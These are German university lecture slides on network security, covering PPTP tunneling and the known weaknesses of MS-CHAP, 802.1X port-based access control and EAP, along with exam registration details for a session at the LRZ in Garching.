
- Termin:
Mo. 05.02.24 (letzte VL) im LRZ in Garching (<https://www.lrz.de/wir/kontakt/weg/>)
 - Slot 1: 16:00 bis 17:00 Uhr
 - Slot 2: 17:15 bis 18:00 Uhr
- Anmeldung über Umfragetool <https://survey.lrz.de/index.php/232563?lang=de> spätestens Fr. 26.01.2024
- WICHTIG:
 - **Personalausweis mitbringen** und anmelden - ohne Perso und Anmeldung kommt man NICHT rein

Point to Point Tunneling Protocol (PPTP)


- PPP wurde für „direkt“ verbundene Systeme entwickelt
- Idee von PPTP (RFC2637):
 - Ausdehnung von PPP über Internet
 - PPTP realisiert Tunnel durch / über das Internet
 - Transport von PPP PDUs in IP-Paketen
 - Dazu werden PPP PDUs mit Generic Router Encapsulation Protocol (GRE) gekapselt
 - GRE ist ein Schicht 4 Protokoll



- Eines der ersten einfach zu konfigurierenden VPN-Protokolle mit weiter Verbreitung seit Microsoft Windows 95
- Verbindung eines Clients mit einem Remote Access Server (RAS)
 - Voluntary Tunneling
 - Client setzt PPTP aktiv ein
- Verbindung eines ISP Point of Presence (POP) mit einem PPTP Remote Access Server
 - Compulsory Tunneling
 - Client weiß nichts von PPTP
 - ISP POP handelt als Proxy (Stellvertreter) des Clients




Compulsory Tunneling



- Von Microsoft entwickelt [[RFC 2637](#)] als Teil des Remote Access Service (RAS)
- Microsoft-eigene Erweiterungen:
 - Microsoft PPP CHAP (MS-CHAP) [[RFC 2433](#)]
 - Microsoft Point to Point Encryption Protocol (MPPE) [[RFC 3078](#)]
- Analyse von Bruce Schneier 1998; Fehler in
 - Password Hashing: schwacher Algorithmus erlaubt Eve, das Passwort zu ermitteln (Stichworte: LAN Manager Passwort und L0phtCrack)
 - Challenge/Response Protokoll erlaubt Maskerade-Angriff auf RAS Server (keine beidseitige Authentifizierung)
 - Verschlüsselung: Implementierungsfehler erlaubt Dekodierung
 - Verschlüsselung: Geratenes Passwort erlaubt Entschlüsselung
 - Kontrollkanal: Unautorisierte Nachrichten erlauben DoS (Crash des Servers)
 - Details: <http://www.schneier.com/paper-pptp.pdf>
- Microsoft besserte nach: PPTP v2 und MS-CHAPv2 [[RFC 2759](#)]


Vergleich MSCHAP v1 und v2

■ Version 1:



Vergleich MSCHAP v1 und v2

■ Änderungen in der Version 2




- Protokoll komplizierter als nötig
- Nutzen der „piggybacked“ Peer Authenticator Challenge PC fragwürdig
- Fazit:
 - Auch MS-CHAP v2 hat keinen integrierten Schutz vor Angriffen
 - Starke Abhängigkeit von der Wahl eines „guten“ Benutzerpassworts
 - Bessere Verfahren (z.B. Encrypted Key Exchange und Varianten) waren bereits verfügbar, wurden von Microsoft aber nicht genutzt
- Version Rollback Attack möglich:
Mallet „überzeugt“ Client und Server, MS-CHAP v1 zu verwenden

1. Virtualisierung von Netzen
 - Virtual Private Networks
 - VLAN
2. Point-to-Point Protocol (PPP)
 - Authentisierungsprotokolle:
 - PAP, CHAP, EAP
3. Point-to-Point Tunneling Protocol (PPTP)
4. IEEE 802.1x
5. WLAN und VPN im MWN

- 802er Standards für Local Area Networks (LAN), insbesondere für Schicht 1 und 2, z.B.
 - 802.1Q Virtual Bridged LANs (VLAN)
 - 802.3 CSMA/CD (Ethernet)
 - 802.5 Token Ring
 - 802.6 Metropolitan Area Network
 - 802.11 Wireless LAN
 - 802.15 Wireless PAN (Personal Area Network)
 - 802.15.1 Bluetooth
- 802.1X Port Based Network Access Control
 - Authentisierung und Autorisierung in IEEE 802 Netzen
 - Häufig genutzt in WLANs und (V)LANs
 - Port-basierte Network Access Control

■ Rollen:


- Supplicant: 802.1X Gerät, das sich authentisieren möchte
- Authenticator: Gerät, an dem der Supplicant angebunden ist (z.B. Switch oder WLAN Access Point), erzwingt Authentisierung und beschränkt ggf. Konnektivität
- Authentication Server: führt die eigentliche Authentisierung durch (z.B. RADIUS-Server mit LDAP-Backend)
- Port Access Entity (PAE): „Port“, an dem Supplicant angeschlossen ist
 - Uncontrolled Port:
erlaubt Authentisierung des Gerätes
 - Controlled Port:
erlaubt authentisiertem Gerät Kommunikation zum LAN



- Möglicher Ablauf:
 1. Supplicant fordert Controlled Port
 2. Authenticator fordert Authentisierung
 3. Nach erfolgreicher Authentisierung wird der Port freigeschaltet
- Supplicant oder Authenticator können Authentisierung initiieren
- 802.1X definiert keine eigenen Sicherheitsprotokolle, sondern nutzt bestehende:
 - ❑ Extensible Authentication Protocol (EAP) [RFC 3748] für Geräte-Authentisierung
 - ❑ EAP-TLS [RFC 5216] z.B. zur Aushandlung eines Session Key
 - ❑ RADIUS als AAA Protokoll (AAA = Authentisierung, Autorisierung und Accounting)


Extensible Authentication Protocol

- Unterstützt verschiedene Auth.-Mechanismen
- Aushandlung erst während der Authentisierung mit Auth.-Server
- Authenticator ist nur Vermittler der Nachrichten



Beispiel

